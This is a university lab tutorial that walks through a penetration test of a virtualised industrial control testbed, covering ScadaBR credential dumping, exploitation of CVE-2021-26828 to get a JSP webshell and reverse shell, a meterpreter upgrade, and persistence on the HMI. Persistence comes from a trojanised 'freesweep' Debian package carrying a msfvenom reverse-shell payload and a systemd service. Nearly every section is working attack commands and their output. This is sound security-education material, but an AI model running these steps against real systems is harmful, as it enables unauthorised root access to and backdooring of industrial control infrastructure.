
Cybersecurity for Industrial Networks

Topic 8

Penetration Test- Achieving Persistence



Dr Diarmuid Ó Briain

Version: 1.0

Ollscoil Teicneolaíochta an Oirdheiscirt

South East Technological University

Conrad Ekisa

Dr Diarmuid Ó Briain

CEng, FIEI CISSP

Table of Contents

Illustration Index

1 Objectives

By the end of this topic, you will be able to:

- With the reconnaissance complete, achieve persistence of access to the HMI on the Virtualised ICS Open-source Research Testbed (VICSORT) Operational Technology Simulation.

2 Introduction

This topic extends on the previous reconnaissance topic with an Industrial Control Systems (ICS). Gaining access and then achieving persistence of access at will is the ideal scenario for the attacker. In this way the attacker can regain access at any point to continue with the attack as necessary. This topic assumes the VISCORT Virtual Machine (VM) has been setup on a computer within a VirtualBox hypervisor environment as described in the previous topic.

3 Getting Started Again

Open a terminal window.

3.1 Terminal 1

Start the testbed.

```
vicsort@vicsort:~$ testbed_startup
[sudo] password for vicsort: vicsort

**** Testbed Ready to go ****
```

Wait until the testbed has fully started, now connect to the **`attacker-container`**.

```
vicsort@vicsort:~$ lxc exec attacker-container bash
┌──(root💀attacker-container)-[~]
└─#
```

Ensure that **`postgresql`** database is running.

```
┌──(root💀attacker-container)-[~]
└─# msfdb status | grep "Active:"
   Active: inactive (dead)

┌──(root💀attacker-container)-[~]
└─# msfdb start

┌──(root💀attacker-container)-[~]
└─# msfdb status
   Active: active (exited)
```

4 Achieving Persistence in the HMI




Figure 1: Achieving Persistence in the HMI

The simplified illustration in Figure 1 refers. An attacker exploits a Common Vulnerabilities and Exposures (CVE) in the ScadaBR Human Machine Interface (HMI), to gain initial shell access. Using Metasploit on port **4444**, the attacker uploads a malicious payload disguised as **freesweep**, a game, which is configured to launch persistently using **systemctl**. **freesweep** exposes another exploit on port **8443**, allowing **msfconsole** to wait there for further exploitation, ultimately achieving persistence on the compromised server and potentially gaining unauthorised control over critical industrial processes at will.

5 Focusing on the ScadaBR HMI

It was already determined that the HMI is running on an Apache Tomcat server, but which HMI exactly? The initial steps of trying the following Metasploit modules all failed.

- **auxiliary/scanner/http/tomcat_mgr_login**
- **exploit/multi/http/tomcat_jsp_upload_bypass**
- **exploit/multi/http/struts2_namespace_ognl**
- **exploit/multi/http/struts_dev_mode**
- **exploit/multi/http/tomcat_mgr_deploy**
- **exploit/multi/http/tomcat_mgr_upload**

After a simple Internet search with the following terms: **HMI, port "9090"** the term ScadaBR appeared. Another search about ScadaBR reveals that the HMI can be accessed via **http://192.168.90.5:9090/ScadaBR**.

Launch a metasploit console:

```
┌──(root💀attacker-container)-[~]
└─# msfconsole --quiet
[*] Starting persistent handler(s)...
msf6 > search scadabr

Matching Modules
================

#  Name                                        Disclosure Date  Rank    Check
Description
-  ----                                        ---------------  ----    -----
-----------
0  auxiliary/admin/http/scadabr_credential_dump  2017-05-28       normal  No
ScadaBR Credentials Dumper


Interact with a module by name or index. For example info 0, use 0 or use
auxiliary/admin/http/scadabr_credential_dump

msf6 > use 0
msf6 auxiliary(admin/http/scadabr_credential_dump) > set rhosts
192.168.90.5
rhosts => 192.168.90.5
msf6 auxiliary(admin/http/scadabr_credential_dump) > set rport 9090
rport => 9090
```

This module retrieves credentials from ScadaBR, including service credentials and unsalted SHA1 password hashes for all users, by invoking the **`EmportDwr.createExportData`** Direct Web Remoting (DWR) method of Mango Automation Machine to Machine (M2M). This exposes all authenticated users regardless of privilege level. Run the module.

```
msf6 auxiliary(admin/http/scadabr_credential_dump) > run
[*] Running module against 192.168.90.5
[*] 192.168.90.5:9090 Authenticated successfully as 'admin'
[*] 192.168.90.5:9090 Export successful (213997 bytes)
[*] Config saved in:
/root/.msf4/loot/20240405160754_default_192.168.90.5_scadabr.config_0
64532.txt
[*] Found 1 users
[*] Found weak credentials (admin:admin)

ScadaBR User Credentials
========================

Username  Password  Hash (SHA1)                               Role   E-mail
--------  --------  -----------                               ----   ------
admin     admin     d033e22ae348aeb5660fc2140aec35850c4da997  Admin
admin@yourMangoDomain.com


ScadaBR Service Credentials
===========================

 Service  Host  Port  Username  Password
 -------  ----  ----  --------  --------

[*] Auxiliary module execution completed
```

This environment is using default credentials. With username: **`admin`**, password: **`admin`**, it is possible to log into the HMI successfully and view the environment.




Figure 2: ScadaBR login page

6 Achieving Exploitation and Privilege Escalation

With the reconnaissance complete the next stage is to explore if root access can be gained and possibly escalate privileges. A simple google search for ScadaBR CVE reveals **`CVE-2021-26828`** that allows remote authenticated users to upload and execute arbitrary Jakarta Server Pages (JSP) files via **`view_edit.shtm`**. A script is also available on Github. Note that this script is a **`python2`** script.

Terminal #1

In the first terminal, have the **`netcat`** command running. **`netcat`** is a simple UNIX utility which reads and writes data across network connections, using the Transmission Control Protocol (TCP) or User Datagram Protocol (UDP) protocol. Run the following:

```
┌──(root💀attacker-container)-[~]
└─# netcat -vnlp 4444
listening on [any] 4444 ...
```

Note the flags in this command are:

- **`-v`** Verbose output
- **`-n`** No DNS lookup
- **`-l`** Listen
- **`-p <#>`** Source port

Terminal #2

In the second tab run:

```
vicsort@vicsort:~$ lxc exec attacker-container bash
┌──(root💀attacker-container)-[~]
└─# cd /root/scripts

┌──(root💀attacker-container)-[~/scripts]
└─# git clone https://github.com/h3v0x/CVE-2021-26828_ScadaBR_RCE.git
Cloning into 'CVE-2021-26828_ScadaBR_RCE'...
remote: Enumerating objects: 56, done.
remote: Counting objects: 100% (56/56), done.
remote: Compressing objects: 100% (51/51), done.
remote: Total 56 (delta 27), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (56/56), 112.18 KiB | 3.12 MiB/s, done.
Resolving deltas: 100% (27/27), done.

┌──(root💀attacker-container)-[~/scripts]
└─# ls
CVE-2021-26828_ScadaBR_RCE

┌──(root💀attacker-container)-[~/scripts]
└─# cd CVE-2021-26828_ScadaBR_RCE

┌──(root💀attacker-container)-[~/scripts/CVE-2021-26828_ScadaBR_RCE]
└─# chmod +x *.py

┌──(root💀attacker-container)-[~/scripts/CVE-2021-26828_ScadaBR_RCE]
└─# python2 LinScada_RCE.py 192.168.90.5 9090 admin admin
192.168.90.197 4444

+-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-+
|    _________                .___      ____________________          |
|   /   _____/ ____ _____     __| _/____ \______   \______   \        |
|   \_____  \_/ ___\\__  \   / __ |\__  \ |    |  _/|       _/        |
|   /        \  \___ / __ \_/ /_/ | / __ \|    |   \|    |   \        |
|  /_______  /\___  >____  /\____ |(____  /______  /|____|_  /        |
|           \/     \/     \/      \/     \/       \/        \/         |
|                                                                     |
|     > ScadaBR 1.0 ~ 1.1 CE Arbitrary File Upload (CVE-2021-26828)   |
|     > Exploit Author : Fellipe Oliveira                             |
|     > Exploit for Linux Systems                                     |
+-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-+

[+] Trying to authenticate
http://192.168.90.5:9090/ScadaBR/login.htm...
[+] Successfully authenticated! :D~

[>] Attempting to upload .jsp Webshell...
[>] Verifying shell upload...

[+] Upload Successfuly!

[+] Webshell Found in: http://192.168.90.5:9090/ScadaBR/uploads/6.jsp
[>] Spawning Reverse Shell...

[+] Connection received
```

Terminal #1

Returning to the first terminal watch the output:

```
vicsort@vicsort:~$ lxc exec attacker-container bash
┌──(root💀attacker-container)-[~]
└─# netcat -vnlp 4444
listening on [any] 4444 ...
connect to [192.168.90.197] from (UNKNOWN) [192.168.90.5] 48778
```

This is a terminal connection to the webserver. In this first terminal execute some bash commands, for example:

```
whoami
root

hostname
hmi-container

pwd
/opt/tomcat6/apache-tomcat-6.0.53/bin
```

This demonstrates that the Human Machine Interface (HMI) container has been pawned.

6.1 Metasploit

Attempt to get into this shell within **metasploit** instead of using **netcat**. Such that more functionality is available.

Terminal #1

In the first tab kill the **netcat** command with Ctrl-C and run the **metasploit** framework. Then create a Reverse TCP shell on port **4444** as follows:

```
┌──(root💀attacker-container)-[~]
└─# msfconsole --quiet

       =[ metasploit v6.3.51-dev                          ]
+ -- --=[ 2384 exploits - 1235 auxiliary - 418 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                        ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp

msf6 exploit(multi/handler) > set payload linux/x64/shell_reverse_tcp
payload => linux/x64/shell_reverse_tcp

msf6 exploit(multi/handler) > set lhost 192.168.90.197
lhost => 192.168.90.197

msf6 exploit(multi/handler) > set lport 4444
lport => 4444

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.90.197:4444
```

This establishes a temporary open shell on the HMI.

Note: This is a single line command to achieve the same result.

```
┌──(root💀attacker-container)-[~]
└─# msfconsole --quiet --execute-command "use exploit/multi/handler;
set payload linux/x64/shell_reverse_tcp; set lhost 192.168.90.197;
set lport 4444; run"
```

Terminal #2

In the second tab rerun the **`LinScada_RCE.py`** script.

```
┌──(root💀attacker-container)-[~]
└─# cd /root/scripts/CVE-2021-26828_ScadaBR_RCE/

┌──(root💀attacker-container)-[~/scripts/CVE-2021-26828_ScadaBR_RCE]
└─# python2 LinScada_RCE.py 192.168.90.5 9090 admin admin
192.168.90.197 4444
```

Terminal #1

Returning to Terminal #1, monitor the **`msf6`** reverse TCP shell, and as with **`netcat`** the bash shell is exposed.

```
[*] Started reverse TCP handler on 192.168.90.197:4444
[*] Command shell session 1 opened (192.168.90.197:4444 ->
192.168.90.5:36626) at 2024-03-19 21:03:40 +0000

whoami
root

hostname
hmi-container

background

Background session 1? [y/N]  y
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type             Information       Connection
  --  ----  ----             -----------       ----------
  1         shell x64/linux                    192.168.90.197:4444 ->
                                               192.168.90.5:36626
```

Upgrade current shell to **`meterpreter`** shell. **`meterpreter`** is a **`metasploit`** attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code. **`meterpreter`** is deployed using in-memory Dynamic-Link Library (DLL) injection. DLL injection is a technique used for running code within the address space of another process by forcing it to load a DLL. As a result, **`meterpreter`** resides entirely in memory and writes nothing to disk.

```
msf6 exploit(multi/handler) > sessions --upgrade 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s):
[1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.90.197:4433
[*] Sending stage (1017704 bytes) to 192.168.90.5
[*] Meterpreter session 2 opened (192.168.90.197:4433 ->
192.168.90.5:59784) at 2024-03-19 21:10:13 +0000
[*] Command stager progress: 100.00% (773/773 bytes)
```

List the sessions.

```
msf6 exploit(multi/handler) > sessions --list

Active sessions
===============

Id  Name  Type                   Information          Connection
--  ----  ----                   -----------          ----------
 1        shell x64/linux                             192.168.90.197:4444 ->
                                                      192.168.90.5:36626
 2        meterpreter x86/linux  root @ 192.168.90.5  192.168.90.197:4433 ->
                                                      192.168.90.5:59784
```

Interact with session 2.

```
msf6 exploit(multi/handler) > sessions --interact 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: root

meterpreter > sysinfo
Computer     : 192.168.90.5
OS           : Ubuntu 20.04 (Linux 5.4.0-174-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux

meterpreter > shell
Process 67274 created.
Channel 1 created.

hostname
hmi-container

exit
meterpreter >
```

So, now a shell to the host has been exposed. Terminal 1 tab is now the **`meterpreter`** interface to the HMI, through the exploit in the ScadaBR on the Apache Tomcat Webserver.

More information on the **`metepreter`** interface can be received with the **`help`** command.

7 Repository Access

7.1 Setting up Apt-cacher-ng

The HMI has no Internet access. Internet access can be useful to install any packages on the HMI. Switch the HMI repository to the **attacker-container**. Essentially the **attacker-container** becomes the aptitude (apt) repository for the HMI and should the HMI have repository dependencies then it will get them from the **attacker-container**. This guide[1] is helpful for this procedure.

apt-cacher-ng is a caching proxy server for Debian-based Linux distributions (those that use the APT package management system, such as Ubuntu). It is designed to cache the packages downloaded from the Debian repositories or any other repositories that use **HTTP/HTTPS**. This tool is particularly useful in environments where multiple Debian-based systems are used, as it helps reduce bandwidth usage and speeds up package installation and updates.

apt-cacher-ng is really useful because even though the HMI does not have Internet access, it is still possible to install packages successfully by proxying requests through the attacker-container which does have an Internet connection.

Terminal #3

Open another terminal and connect to the **attacker-container**:

```
vicsort@vicsort:~$ lxc exec attacker-container bash
┌──(root💀attacker-container)-[~]
└─# apt install apt-cacher-ng

Allow HTTP tunnels through Apt-Cacher NG? <yes>
```

Uncomment the **Port** and **PidFile** line and add the **BindAddress** line in the configuration file.

```
┌──(root💀attacker-container)-[~]
└─# vi /etc/apt-cacher-ng/acng.conf
```

Edit these lines and save the file.

```
Port:3142
BindAddress: 0.0.0.0
PidFile: /var/run/apt-cacher-ng/pid
```

Restart the service.

```
┌──(root💀attacker-container)-[~]
└─# systemctl restart apt-cacher-ng

┌──(root💀attacker-container)-[~]
└─# systemctl status apt-cacher-ng | grep Active
  Active: active (running) since Tue 2024-03-19 21:29:07 GMT; 57s ago
```

1 https://www.tecmint.com/apt-cache-server-in-ubuntu/

Enable the service so it remains running.

```
┌──(root💀attacker-container)-[~]
└─# systemctl enable apt-cacher-ng
```

Confirm the server is working by visiting **`http://192.168.90.197:3142/`**




Figure 3: apt-catcher NG

Return to the **`meterpreter`** shell interface to the HMI, in **Terminal #2**, and modify the **`apt`** repository setting for it.

```
meterpreter > shell
Process 50838 created.
Channel 1 created.

echo 'Acquire::http::Proxy "http://192.168.90.197:3142";' >>
/etc/apt/apt.conf.d/02proxy

cat /etc/apt/apt.conf.d/02proxy
Acquire::http::Proxy "http://192.168.90.197:3142";
```

Next upgrade the packages on the HMI before going ahead to install malicious code. The HMI shall pick the package updates through the **`attacker-container`** Internet connection.

```
apt update
```

It is possible to verify that the HMI is actually connecting to the attacker for its apt requests using the command in another terminal tab while the upgrade is running.

```
vicsort@vicsort:~$ lxc exec attacker-container bash
┌──(root💀attacker-container)-[~]
└─# tail -f /var/log/apt-cacher-ng/apt-cacher.log
1710884434|I|1752|192.168.90.5|uburep/dists/focal/InRelease
1710884434|O|102|192.168.90.5|uburep/dists/focal/InRelease
1710884435|I|418|192.168.90.5|security.ubuntu.com/ubuntu/dists/focal-
security/InRelease
1710884435|O|102|192.168.90.5|security.ubuntu.com/ubuntu/dists/focal-
security/InRelease
1710884435|I|300|192.168.90.5|uburep/dists/focal-updates/InRelease
1710884435|O|102|192.168.90.5|uburep/dists/focal-updates/InRelease
```

8 Persistence

8.1 Creating Binary Linux Trojan

For the attack that is in progress the HMI has an older version of **glibc**, required by **freesweep**. In that case change the version of **freesweep** to match the **glibc** version.

Terminal #3

```
vicsort@vicsort:~$ lxc exec attacker-container bash
┌──(root💀attacker-container)-[~]
└─# cd /root/scripts

┌──(root💀attacker-container)-[~/scripts]
└─# wget
http://archive.ubuntu.com/ubuntu/pool/universe/f/freesweep/freesweep_
1.0.1-1_amd64.deb

┌──(root💀attacker-container)-[~/scripts]
└─# dpkg -x freesweep_1.0.1-1_amd64.deb malware
```

Within the **malware** directory create a **DEBIAN** directory.

```
┌──(root💀attacker-container)-[~/scripts]
└─# mkdir malware/DEBIAN
```

Create a file named **control** with the contents below in the DEBIAN directory.

```
┌──(root💀attacker-container)-[~/scripts]
└─# cat << EOM > malware/DEBIAN/control
Package: freesweep
Version: 1.0.1-1
Section: Games and Amusement
Priority: optional
Architecture: amd64
Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)
Description: a text-based minesweeper Freesweep is an implementation
of the popular minesweeper game, where one tries to find all the
mines without igniting any, based on hints given by the computer.
Unlike most implementations of this game, Freesweep works in any
visual text display - in Linux console, in an xterm, and in most
text-based terminals currently in use.
EOM
```

Create a post-installation script, called **postinst** in the **malware/DEBIAN** directory, that contains the following:

```
┌──(root💀attacker-container)-[~/scripts]
└─# cat << EOM > malware/DEBIAN/postinst
#!/bin/sh
sudo /usr/games/freesweep &
EOM
```

Create the malicious payload

```
┌──(root💀attacker-container)-[~/scripts]
└─# msfvenom -a x86 --platform linux -p linux/x86/shell/reverse_tcp
lhost=192.168.90.197 lport=8443 -b "\x00" -f elf -o
~/scripts/malware/usr/games/freesweep

Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 150 (iteration=0)
x86/shikata_ga_nai chosen with final size 150
Payload size: 150 bytes
Final size of elf file: 234 bytes
Saved as: /root/scripts/malware/usr/games/freesweep
```

Change permissions and ownership of the files. In the case of the **malware/usr/games/freesweep** file, the **2** in front of **775** causes the **setgid** bit to be enabled for the file. This bit set makes an executable run with the privileges of the group of the file, in this case **games**.

```
┌──(root💀attacker-container)-[~/scripts]
└─# chmod 755 malware/DEBIAN/postinst

┌──(root💀attacker-container)-[~/scripts]
└─# chown :games malware/usr/games/freesweep

┌──(root💀attacker-container)-[~/scripts]
└─# chmod 2755 malware/usr/games/freesweep

┌──(root💀attacker-container)-[~/scripts]
└─# dpkg-deb --build malware/
dpkg-deb: building package 'freesweep' in 'malware.deb'.

┌──(root💀attacker-container)-[~/scripts]
└─# mv malware.deb freesweep.deb
```

Terminal #1

Using the **meterpreter** interface, upload the new copy of the code to the HMI.

```
meterpreter > upload ~/scripts/freesweep.deb /var/cache/apt/archives/
[*] Uploading  : /root/scripts/freesweep.deb ->
/var/cache/apt/archives/freesweep.deb
[*] Completed  : /root/scripts/freesweep.deb ->
/var/cache/apt/archives/freesweep.deb
```

8.1.1 Building and Testing the Backdoor

Terminal #1

Terminal #1 has the **`meterpreter`**, running that give shell access to the HMI. Open a **`shell`** at the **`meterpreter`**, and install the **`freesweep.deb`** malware package on the HMI. Once installed, run **`/usr/games/freesweep &`** in the background.

Note that **`freesweep`** needs to be running for the attacker to successfully connect to the backdoor, so it is required that the application is always running.

```
meterpreter > shell
Process 37026 created.
Channel 2 created.

dpkg -i /var/cache/apt/archives/freesweep.deb
(Reading database ... 19392 files and directories currently
installed.)
Preparing to unpack .../apt/archives/freesweep.deb ...
Unpacking freesweep (1.0.1-1) over (1.0.1-1) ...
Setting up freesweep (1.0.1-1) ...
Processing triggers for mime-support (3.64ubuntu1) ...
/usr/games/freesweep &
```

Terminal #3

In the third terminal tab connect to the **`attacker-container`**, run the **`msfconsole`** to the port 8443 exposed by **`freesweep`**:

```
vicsort@vicsort:~$ lxc exec attacker-container bash
┌──(root💀attacker-container)-[~]
└─# msfconsole --quiet --execute-command "use
exploit/multi/handler;set payload linux/x86/shell/reverse_tcp; set
lhost 192.168.90.197; set lport 8443; run; exit -y"

[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => linux/x86/shell/reverse_tcp
lhost => 192.168.90.197
lport => 8443
[*] Started reverse TCP handler on 192.168.90.197:8443
```

Terminal #1

`freesweep` will become defunct on the **`HMI-container`** so it will need to be rerun.

```
dpkg -i /var/cache/apt/archives/freesweep.deb
(Reading database ... 19392 files and directories currently
installed.)
Preparing to unpack .../apt/archives/freesweep.deb ...
Unpacking freesweep (1.0.1-1) over (1.0.1-1) ...
Setting up freesweep (1.0.1-1) ...
Processing triggers for mime-support (3.64ubuntu1) ...
/usr/games/freesweep &

^C
Terminate channel 2? [y/N]  y
meterpreter > shell
Process 9814 created.
Channel 2 created.
/usr/games/freesweep &
```

Terminal #3

Back in Terminal #3 a backdoor shell is opened.

```
vicsort@vicsort:~$ lxc exec attacker-container bash
┌──(root💀attacker-container)-[~]
└─# msfconsole --quiet --execute-command "use
exploit/multi/handler;set payload linux/x86/shell/reverse_tcp; set
lhost 192.168.90.197; set lport 8443; run; exit -y"

[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => linux/x86/shell/reverse_tcp
lhost => 192.168.90.197
lport => 8443
[*] Started reverse TCP handler on 192.168.90.197:8443

[*] Sending stage (36 bytes) to 192.168.90.5
[*] Command shell session 1 opened (192.168.90.197:8443 ->
192.168.90.5:42010) at 2024-04-05 09:25:46 +0100


hostname
hmi-container

whoami
root
```

Root access has been gained in Terminal #3 to the HMI. Some interesting points of note about this backdoor access:

- On the HMI itself, before the attacker connects to the backdoor, and whilst the HMI backdoor is listening for a connection, listening ports on the HMI are not seen.

```
root@hmi-container:~# ss --tcp --listening --process --numeric
State      Recv-Q   Send-Q   Local Address:Port        Peer Address:Port   Process
LISTEN     0        4096     127.0.0.53%lo:53               0.0.0.0:*
LISTEN     0         100               *:9090                     *:*
LISTEN     0           1     [::ffff:127.0.0.1]:8005              *:*
LISTEN     0          50               *:8009                     *:*
```

- From a sockets point of view, you only see an entry once a connection has been established to the backdoor.

```
root@hmi-container:~# ss --tcp  --numeric
State  Recv-Q  Send-Q   Local Address:Port            Peer Address:Port     Process
ESTAB  0       0                192.168.90.5:44218          192.168.90.197:4433
ESTAB  0       0        [::ffff:192.168.90.5]:44734   [::ffff:192.168.90.197]:4444
```

After connection

```
root@hmi-container:~# ss --tcp  --numeric
State  Recv-Q  Send-Q          Local Address:Port                Peer Address:Port
Process
ESTAB  0       0                192.168.90.5:44218          192.168.90.197:4433
ESTAB  0       0                192.168.90.5:36252          192.168.90.197:8443
ESTAB  0       0        [::ffff:192.168.90.5]:44734   [::ffff:192.168.90.197]:4444
ESTAB  35      0        [::ffff:192.168.90.5]:48450     [::ffff:192.168.95.2]:502
```

From a process point of view, we can indeed see the application, if we search for it.

```
root@hmi-container:~# ps -ef | grep freesweep
root     15273   9782  0 12:40 ?     00:00:00 /usr/games/freesweep
root     15285  10472  0 12:40 pts/1 00:00:00 grep --color=auto  freesweep
```

8.1.2 Making the Backdoor Persistent

Currently it is necessary to login to using the Tomcat exploit to run the **freesweep** exploit. For persistence it is necessary to setup **freesweep** to run automatically at boot time and to recover if it stops. In that way access can be achieved at will.

To achieve this, create a **systemd** service unit. It is easier to generate the files on the **attacher-container** and upload them to the HMI that direct editing through the exposed shell.

Terminal #4

```
┌──(root💀attacker-container)-[~]
└─# cat << EOM > /root/scripts/freesweep.service
[Unit]
Description=Freesweep Application Service

[Service]
ExecStart=/usr/games/freesweep
Restart=always
RestartSec=3

[Install]
WantedBy=multi-user.target
EOM
```

Terminal #1

Return to Terminal #1, exit the shell back to the **meterpreter** prompt and upload the newly created file to the HMI.

```
^C
Terminate channel 1? [y/N]  y

meterpreter > upload /root/scripts/freesweep.service
/etc/systemd/system/
[*] Uploading  : /root/scripts/freesweep.service ->
/etc/systemd/system/freesweep.service
[*] Completed  : /root/scripts/freesweep.service ->
/etc/systemd/system/freesweep.service
```

Return to the shell, enable and start **freeweep** as a GNU/Linux service.

```
meterpreter > shell

Process 3924 created.
Channel 3 created.
systemctl daemon-reload
systemctl enable freesweep.service
systemctl start freesweep.service
```

Check the service is operational.

Terminal #1

```
systemctl status freesweep.service
* freesweep.service - Freesweep Application Service
      Loaded: loaded (/etc/systemd/system/freesweep.service; enabled;
vendor preset: enabled)
    Drop-In: /run/systemd/system/service.d
             `-zzz-lxc-service.conf
      Active: active (running) since Fri 2024-04-05 13:11:26 IST; 30s
ago
   Main PID: 5349 (freesweep)
      Tasks: 1 (limit: 9418)
     Memory: 116.0K
     CGroup: /system.slice/freesweep.service
             `-5349 /usr/games/freesweep

